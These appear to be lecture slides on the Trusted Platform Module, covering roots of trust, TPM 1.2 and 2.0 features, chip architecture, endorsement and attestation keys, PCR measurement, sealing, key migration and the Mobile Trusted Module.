3. **Integrity Reporting** Able to report its configuration to a challenger who wants to decide how much trust to place in the platform. i.e. able to sign integrity metrics and the challenger has a certificate to verify the signature.

# Trusted Platform Framework

# Trusted Platform Framework

- ✖ The basic framework for the trusted platform is to have a root of trust (preferably in hardware) that must be trustworthy, if an entity has to measure the trustworthiness of a system.
- ✖ The TCG specifications require that the RoT is a collection of:
  1. Root of Trust of Measurement (RTM)
  2. Root of Trust for Storage (RTS)
  3. Root of Trust for Reporting (RTR)

# Trusted Platform Framework

## The Root of Trust for Measurement (RTM):

- An independent computing platform that has a minimum set of instructions, which are considered to be trusted for measuring against the **integrity metric** of a system.
- Integrity metric: the TPM generates hashes of the individual subcomponents – integrity measurements. The integrity metric is the condensed value of the integrity measurements which represents the overall state.

# Trusted Platform Framework

- Typically the RTM will be a part of the Basic Input/Output System (BIOS) of a computer. In which case it is referred to as a Core Root of Trust for Measurement (CRTM).
- Meanwhile, the RTS and RTR are based on an independent, self-sufficient and reliable computing component that has a pre-defined set of instructions to provide platform **authentication** and **attestation** functionality.
- This component is the Trusted Platform Module (TPM).

# Trusted Platform Framework

- Authentication: Proves the platform's identity, which may or may not be associated with the respective user.
- Attestation: Proves that a platform can be trusted by providing a cryptographically signed integrity metric of the respective platform.

# Trusted Platform Framework

- A platform is considered as trusted if it has TPM and supporting architecture for the Trusted Building Block (TBB).
- The TBB includes the CRTM, the motherboard, a connection between a TPM and the motherboard, and the ability to detect the physical presence.

# Trusted Platform Framework

- ✗ **Physical Presence:** Direct interaction of a user with the platform, traditionally based on a secret credential which is known only to the user.
- ✗ By verifying the credentials, the platform assumes the user is physically present.
- ✗ Credentials can be a password, USB dongle, smart card, etc.... The TPM specification does not specify implementation techniques for the physical presence check.

# Trusted Platform Framework

- The TPM then extends trust from the roots of trust through transitive trust:
- Transitive trust is a process that enables a root of trust to provide a trustworthy description (e.g. hash) of a second function (e.g. software).
- Therefore a requesting entity can verify whether it can trust the second function or not, based upon the integrity measurement (hash) provided by the TPM.

# TPM Functionality

# TPM Functionality

- The TPM was created to provide trust in a number of different scenarios that were deemed necessary for computing devices.
- TPM 1.2 was aimed at addressing a number of use cases relating to security and privacy, and then TPM 2.0 expanded on this list. We first look at TPM 1.2 functionality.

# TPM Functionality

- ✗ **Identification of Devices:** Prior to the release of the TPM specification, devices were mostly identified by MAC addresses or IP addresses, which could easily be faked.
- ✗ **Secure Generation of Cryptographic Keys:** Having a hardware random-number generator is a big advantage when creating keys. A number of security solutions have been broken due to poor key generation.

# TPM Functionality

- ✖ **Secure storage of keys:** Keeping good keys secure, particularly from software attacks, is a big advantage that the TPM design brings to a device.
- ✖ **Non-Volatile RAM Storage:** When an IT organization acquires a new device, it often wipes the hard disk and rewrites the disk with the organization's standard load. Having NVRAM allows a TPM to maintain a certificate store.
- ✖ NVRAM good for when the PC doesn't have access to its main storage. E.g. early in the boot cycle of a self-encrypting hard-drive.

# TPM Functionality

- ✗ **Device Health Attestation:** Prior to systems having TPMs, IT organizations used software to attest to system health. But if a system was compromised, it might report it was healthy, even when it wasn't.
- ✗ These 5 major issues were what the original TPM was aimed at addressing. Addressing the following issues were added to the TPM 2.0 specification.

# TPM Functionality

- ✗ **Algorithm Agility:** Algorithms can be changed without revisiting the specification, should they prove to be cryptographically weaker than expected.
- ✗ **Enhanced Authorization:** This new capability unifies the way all entities in a TPM are authorized, while extending the TPM's ability to enable authorization policies that allow for multifactor and multiuser authentication. Additional management functions are also included.

# TPM Functionality


- ✗ **Quick Key Loading:** Loading keys into a TPM used to take a relatively long time. They now can be loaded quickly, using symmetric rather than asymmetric encryption.
- ✗ **Non-brittle PCRs:** In the past, *sealing* keys to device states caused management problems. Often, when a device state had to go through an authorized state change, keys had to be changed as well. This is no longer the case.  
E.g. keys sealed to PCRs for BIOS, but when you want to upgrade BIOS had to unseal all keys too and reseal after...

# TPM Functionality

- ✗ **Flexible Management:** Different kinds of authorization can be separated, allowing for much more flexible management of TPM resources
- ✗ **Identifying Resources by Name:** Indirect references in the TPM 1.2 design led to security challenges. Those have been fixed by using cryptographically secure names for all TPM resources.

# TPM Architecture

# TPM Architecture



# TPM Architecture

## Input and Output:

- The input/output (I/O) component of a TPM provides protocol encoding/decoding for data transfer over the communication bus.
- Furthermore, the I/O enforces the access policies stated by the Opt-In or other TPM components.
- The structure and design of the I/O are not specified by the TPM specifications, but left to the discretion of the platform implementers.

# TPM Architecture

## Cryptographic Processor:

- The cryptographic processor is a dedicated hardware for cryptographic operations that supports: (a) asymmetric encryption and decryption (including signature algorithms), (b) asymmetric key generation, (c) Hashing (e.g. SHA-1, SHA-256) and (d) Random Number Generation.
- Implementing symmetric encryption was optional in TPM1.2 (and such algorithms should only be used internally by a TPM and not exposed to general users), but required in TPM2.0.

# TPM Architecture

## Cryptographic Processor:

- Supported SHA-1, RSA in TPM 1.2. Optionally AES and Triple DES (Triple DES banned in latest version of 1.2 though).
- TPM 2.0 supports: SHA-1, SHA-256, RSA, ECC, AES, and many other algorithms are optionally accepted.

# TPM Architecture

## Key Generation:

- This component provides the functionality to generate asymmetric and symmetric keys.
- The key generation will use the algorithm implemented by the random number generator (RNG) for generating random sequences.
- The requirements imposed by the TCG for asymmetric key generation include mandatory compliance with the IEEE standards for public/private asymmetric keys and private symmetric keys.
- TCG specification does not place any restrictions regarding the performance of the key generation process.

# TPM Architecture

## Random Number Generator:

- TPM use the RNG for random-nonce and key generation along with providing randomness for digital signatures.
- The TCG is open regarding the implementation of the RNG and leave the design decision to the individual vendors.

# TPM Architecture

## SHA-1 Engine:

- The TCG specifies the SHA-1 hash algorithm to support integrity measurement generation.
- The hash algorithm is available for public access, but a TPM is not regarded as a cryptographic accelerator; therefore, there are no performance restrictions on a TPM-based SHA-1 engine.
- Also required to support SHA-256 hashing in TPM 2.0

# TPM Architecture

## Secure Hashes:

- ✗ Take a message of any length and compress it to a hash of fixed length (SHA-1 -> 160-bits, SHA-256 -> 256-bits length).
- 1. It's infeasible, given a message, to construct another message with the same hash
- 2. It's infeasible to construct two messages with the same hash.
- 3. It's infeasible to derive a message given its hash.

# TPM Architecture

## Non-volatile and Volatile Memory:

- The non-volatile memory is used to store persistent data items that relate to a TPM's identity and associated state.
- The volatile memory is used to store temporary data items including keys during the signing or decryption operations.
- Persistent data items that are moved to the volatile memory location to facilitate the associated operations (i.e. keys for signing or decryption operations), are stored back to non-volatile memory (if there are any changes to them) at the end of the associated operation.

# TPM Architecture

## HMAC Engine:

- ✖ A TPM uses Hash-based Message Authentication Code (HMAC) engine to ascertain the validity of a message.
- ✖ HMAC is a secure keyed hash. It performs a secure-hash operation but also mixes in a shared secret key, the HMAC key, with the message.
- ✖ Each object in a TPM that does not allow public access has an associated Authentication Data (AuthData) of 160-bits.
- ✖ Messages HMACed with the AuthData for a TPM object, indicates that the caller is authorized to use the object.

# TPM Architecture

## HMAC Engine:

- The non-volatile memory on the TPM is very limited, and is not likely to be large enough to store all system-related data that the TPM must monitor.
- The TPM specification allows for storage of data on general-purpose non-volatile memory (outside the TPM) in a secure manner.
- The data is encrypted and stored externally to the TPM, and a HMAC is used as integrity check on the encrypted data.

# TPM Architecture

## Power Detection:

- The TPM specification requires that a TPM should be notified of any power state changes, which is obviously the responsibility of the host platform.
- On such an event, a TPM might perform some tasks based on the pre-defined security and reliability policy.
- For example, a TPM might restrict certain commands while the system is in a particular power consumption state (e.g. power-on self-test, hibernate, and sleep, etc.).

# TPM Architecture

## Opt-In:

- The Opt-In component manages different TPM states that include: on/off, enabled/disabled and activated/deactivated.
- It also maintains and enforces the policies associated with individual states. These policies describe the requirements for authorisation of a TPM user, or/and how to ascertain the physical presence.

# TPM Architecture

## Execution Engine:

- The TPM commands (instructions) are executed by the execution engine in a secure and reliable manner.
- The execution engine is an on-chip (within the boundary of a TPM) processor that provides execution isolation.

# TPM Operations

# TPM Operations

Main operations of a TPM:

- ✖ TPM Endorsement Key
- ✖ TPM Ownership
- ✖ Attestation Identity Keys
- ✖ Measurement and Reporting Operations
- ✖ Migration Model

# TPM Operations

Main operations of a TPM:

- ✗ TPM Endorsement Key
- ✗ TPM Ownership
- ✗ Attestation Identity Keys
- ✗ Measurement and Reporting Operations
- ✗ Migration Model

# TPM Endorsement Key

When being manufactured:

- TPM manufacturer, or a trusted TPM Entity (TPME), will initiate generation of a TPM Endorsement Key (EK). The EK is a 2048-bit RSA key pair that is linked to the respective TPM, and certified by the manufacturer.
- The issued certificate also validates the association of the EK with this TPME.
- EK is permanent for the lifetime of the TPM.

# TPM Endorsement Key

## Endorsement Key:

- ✖ Private EK is never visible outside the TPM.
- ✖ EK serves to identify who the TPM is, so that something else cannot pretend to be a particular TPM.
- ✖ A message encrypted with the TPM's public EK is given to the TPM, only valid TPM with the correct private EK can decrypt it!

# TPM Endorsement Key

## Endorsement Key:

- Since the EK identifies the platform, to protect user privacy when interacting with other entities the EK is not used.
- Private EK is never used for encrypted/signing.
- Instead AIKs are used for routine transactions.

# TPM Endorsement Key

## Endorsement Key:

- ✗ **User** - TPM, prove to me that you are not faked!
- ✗ **TPM** - Trust me, I am a shiny new TPM just arrived from the fab.
- ✗ **User** - Well, that's the issue TPM, I don't trust you!
- ✗ **TPM** - OK user, who do you trust then?
- ✗ **User** - I guess I trust my TPM vendor (let's say Intel)
- ✗ **TPM** - Great, it so happens to be that Intel has a database of all the endorsement keys that it installed in its TPMs during manufacturing. One for each TPM it produced.
- ✗ **User** - So what?
- ✗ **TPM** - For each EK Intel also provides a certificate. The certificate includes the public key which you can use to encrypt a message for me. If I can decrypt it successfully using my private key, you can be assured that I am one of the TPMs that Intel manufactured, and you trust them, right?
- ✗ **User** - Right, but how do I know that the certificate in Intel's database is not faked?
- ✗ **TPM** - You are very hard user to please! But just so you know, all the certificates in Intel's database are signed by Intel's private key. So you can just use Intel's public key to verify that the certificate is legitimate.

# TPM Operations

Main operations of a TPM:

- ✖ TPM Endorsement Key
- ✖ TPM Ownership
- ✖ Attestation Identity Keys
- ✖ Measurement and Reporting Operations
- ✖ Migration Model

# TPM Ownership

**Table 4.1** TPM operational states

Operational mode	Description
S1 Enabled–Active–Owned	The TPM is enabled with all supported features available and under the ownership of an entity
S2 Disabled–Active–Owned	This state is similar to the S1 except all TPM operations are restricted with exception of the reporting TPM capabilities and Platform Configuration Registers (PCRs) update
S3 Enabled–Inactive–Owned	The TPM is enabled, but disables all TPM operations except the once that changes the TPM's operational state (e.g. ownership change or activating the TPM)
S4 Disabled–Inactive–Owned	The TPM is disabled and inactive; however, it is still in the ownership of an entity
S5 Enabled–Active–Unowned	Similar to state S1 without any owner
S6 Disabled–Active–Unowned	Similar to state S2 without any owner
S7 Enabled–Inactive–Unowned	Similar to state S3 with no owner
S8 Disabled–Inactive–Unowned	Similar to state S4 but not under any entity's control

# TPM Ownership

- 8 operational modes. TPM must have an “owner” to be fully active/usable.
- When a user wishes to become an owner of the TPM, the RTS is generated and a shared secret (e.g. AuthData) is inserted, and TPM policies must be set up.
- A storage root key (SRK) is generated and associated with the owner. If another user wants become the new owner, the TPM generates a new SRK and the new user does not inherit any objects from previous users.

# TPM Ownership

- Authentication as owner is necessary to give (most) commands to the TPM.
- It has numerous protocols by which the owner can provide authentication which include protection against replay and man-in-the-middle attacks.

# TPM Operations

Main operations of a TPM:

- ✖ TPM Endorsement Key
- ✖ TPM Ownership
- ✖ Attestation Identity Keys
- ✖ Measurement and Reporting Operations
- ✖ Migration Model

# Attestation Identity Keys

- An AIK is a 2048-bit RSA key, generated on request of the TPM owner.
- Stored in non-volatile storage external to the TPM (encrypted and integrity protected by the SRK first).
- AIKs are used to produce cryptographically signed attestation evidence (statements) about the operational state of the platform.

# Attestation Identity Keys

- Single user may have multiple AIKs. Allowing to maintain anonymity between different service providers who need proof of identity.

# TPM Operations

Main operations of a TPM:

- ✖ TPM Endorsement Key
- ✖ TPM Ownership
- ✖ Attestation Identity Keys
- ✖ Measurement and Reporting Operations
- ✖ Migration Model

# Measurement and Reporting Operations

- The TPM stores integrity measurements in Platform Configuration Registers (PCRs), which are 160bit (20byte) data registers in TPM 1.2.
- The TPM spec requires at least 16 PCRs. In TPM 2.0 a PC would typically have 24+ PCRs.
- When you wish to set the value in a PCR, it is done as an *extend* operation, in which the previous PCR's value is concatenated with some new data, and then the result is hashed and stored in the next PCR.

# Measurement and Reporting Operations

- PCRs store a representation of the system state of the critical software/configurations that have run on the platform until the present.
- After reboot, the platform begins with the Core Root of Trust for Measurement (CRTM) which is trusted software (typically in the BIOS).
- It extends the next software to be run into an even PCR and the configuration of that software into an odd PCR. And chains this for the next software etc..

# Measurement and Reporting Operations

The TPM spec defines  
the PCRs to be used  
like this...

PCR	Description
PCR-0	Stores the integrity measure of the BIOS
PCR-1	Integrity measurement of the motherboard configuration
PCR-2	ROM code (third party BIOS code)
PCR-3	ROM configuration (BIOS configuration)
PCR-4	Initial program loader (IPL) code
PCR-5	IPL configuration
PCR-6	Platform state data (sleep or hibernate)
PCR-7	TPM reserves this PCR for the manufacturer use
PCR-8 to PCR15	Not assigned by the TPM specification; however, in user of the operating system and installed applications

# Measurement and Reporting Operations

The PCRs may end up containing something like this.....

PCR Number	Allocation
0	BIOS
1	BIOS configuration
2	Option ROMs
3	Option ROM configuration
4	MBR (master boot record)
5	MBR configuration
6	State transitions and wake events
7	Platform manufacturer specific measurements
8-15	Static operating system
16	Debug
23	Application support


# Measurement and Reporting Operations

- PCRs are stored in volatile memory inside the TPM.
- On each boot, the TPM calculates new values for the individual PCRs and the values are used to provide secure boot and platform state attestation.
- The TPM does not make any decisions on the validity of any software hashes stored in PCRs. How the hashes are to be interpreted is external to the TPM.

# Measurement and Reporting Operations

## Boot Process:

Boot can be halted at any point if the previous step is not satisfied with the PCR of the next step.



# Measurement and Reporting Operations

## Secure Storage:


- TPM storage space is very small. External storage must be used.
- Only EK and SRK stored in TPM.
- Rest in external memory, encrypted by SRK
- Users must use their AuthData to gain access to keys.

# Measurement and Reporting Operations


## Secure Storage:

- ✖ Other types of keys:
  - Signing Keys (AIKs)
  - Binding Keys (used to store symmetric keys)
  - Storage Keys (Gives user privilege to load/generate keys)
- ✖ Binding and Sealing:
  - Binding -> Data is encrypted with key. Decrypt using key.
  - Sealing -> Data encrypted with key and associated with PCR state. Can only be decrypted when the current PCRs are in that state.

# Measurement and Reporting Operations



Trusted Platform (Single User)



Trusted Platform under Administrative Control (Multiple Users)

# Measurement and Reporting Operations

## Attestation:

- × Generating a certificate using respective AIK on the associated/requested PCR values.
- × Proves that the TPM is trustworthy to report the integrity metric/proves the validity of the integrity measurement stored in the PCRs.

# TPM Operations

Main operations of a TPM:

- ✗ TPM Endorsement Key
- ✗ TPM Ownership
- ✗ Attestation Identity Keys
- ✗ Measurement and Reporting Operations
- ✗ Migration Model

# Migration Model

- ✖ Keys and related data can be migrated.
- ✖ Allows a user to move from one TPM to another, keeping all the saved keys they had in the old TPM external storage.

# Mobile Trusted Module

# Mobile Trusted Module

- ✗ TPM was focused on PCs.
- ✗ MTM is for mobile computing platforms. (smartphones, tablets, PDAs, etc..)
- ✗ There are a number of changes from the TPM to the MTM, with some features removed and other new ones added.
- ✗ Later for TPM 2.0, the MTM was added into the spec as “TPM 2.0 Mobile”


# Mobile Trusted Module

- Many embedded devices and smartphones in particular are subject to regulatory approval. As a result, the MTM is not required merely to perform integrity measurements during the mobile-device boot-up sequence, but also to **enforce the security policy** that aborts the start-up if it does not meet the trusted state transitions. This is the concept of **secure boot**.
- The MTM is not required to be in hardware, but it is strongly recommended. This relaxation allowed devices manufacturers to add the MTM as an add-on to already deployed proprietary security solutions.

# Mobile Trusted Module

- ✗ Some commands that were mandatory in the TPM spec are optional in the MTM.
- ✗ The MTM specification supports parallel instances of multiple MTMs, associated with different stakeholders. Some will be discretionary (MTM exposed to user applications) whereas e.g. the Device Manufacturer MTM by definition enforces security policy (mandatory access control).

# Mobile Trusted Module



# Mobile Trusted Module

- × Each instance of the abstract MTM is referred to as an engine.
- × Engines are under the control of a stakeholder, including mobile manufacturer (Device Engine), Mobile Network Operator (Cellular Engine), Application Provider (Application Engine), and User (User Engine).

# Mobile Trusted Module


- ✖ Each engine is an abstraction of trusted (and non-trusted) services associated with a single stakeholder.
- ✖ Therefore, on a mobile platform there can be a single hardware that supports the MTM functionality, which is being accessed by different engines.

# Mobile Trusted Module

Each abstract engine supports:

1. Provision to implement trusted and non-trusted services (normal services) associated with a stakeholder.
2. Self-test to ascertain the trustworthiness of its own state.
3. Storage of EK (which is optional in MTM) and/or AIKs
4. Key migration.

# Mobile Trusted Module



The non-trusted services may not directly access the trusted resources. They have to use the APIs implemented by the trusted services.

# Mobile Trusted Module

- ✖ MTM defines two interleaving profiles depending on the entity that holds ownership of the functionality - Mobile Remote Owner Trusted Module (MRTM) and the Mobile Local Owner Trusted Module (MLTM).
- ✖ We focus on the former (MRTM), since the Remote Owner specification contains all the new functionality of the MTM with respect to TPMv1.2.
- ✖ Intended to be used either by the device manufacturer or a carrier operator, the MRTM defines the security architecture and interfaces to implement an integrity-protected device.

# Mobile Trusted Module

## Measurement, Storage & Reporting:

- × Similar to that of TPM.

## Trusted Resources: Verification & Enforcement:

- × The **Root of Trust for Enforcement (RTE)** essentially states that platform-specific mechanisms must be used to guarantee the integrity and authenticity of the MTM code and its execution environment.
- × The **Root of Trust for Verification (RTV)** an engine that makes the initial measurements to be added to MTM prior to the MTM being fully functional.


# Mobile Trusted Module

- ✗ In a typical TPM, the process of enrolling identities to it is achieved through the EK and AIK keys.
- ✗ In the MRTM, the identity is allowed to be pre-set during manufacturing. The EK is thus not necessary (and not included in the MTM) and the AIK and related certificates are pre-installed and cryptographically bound to the device before it reaches the customer.
- ✗ The concept of “Taking Ownership” cannot be allowed if secure booting is used. Thus this option is usually disabled, and the SRK is also generated at manufacturing time and inserted into the device.

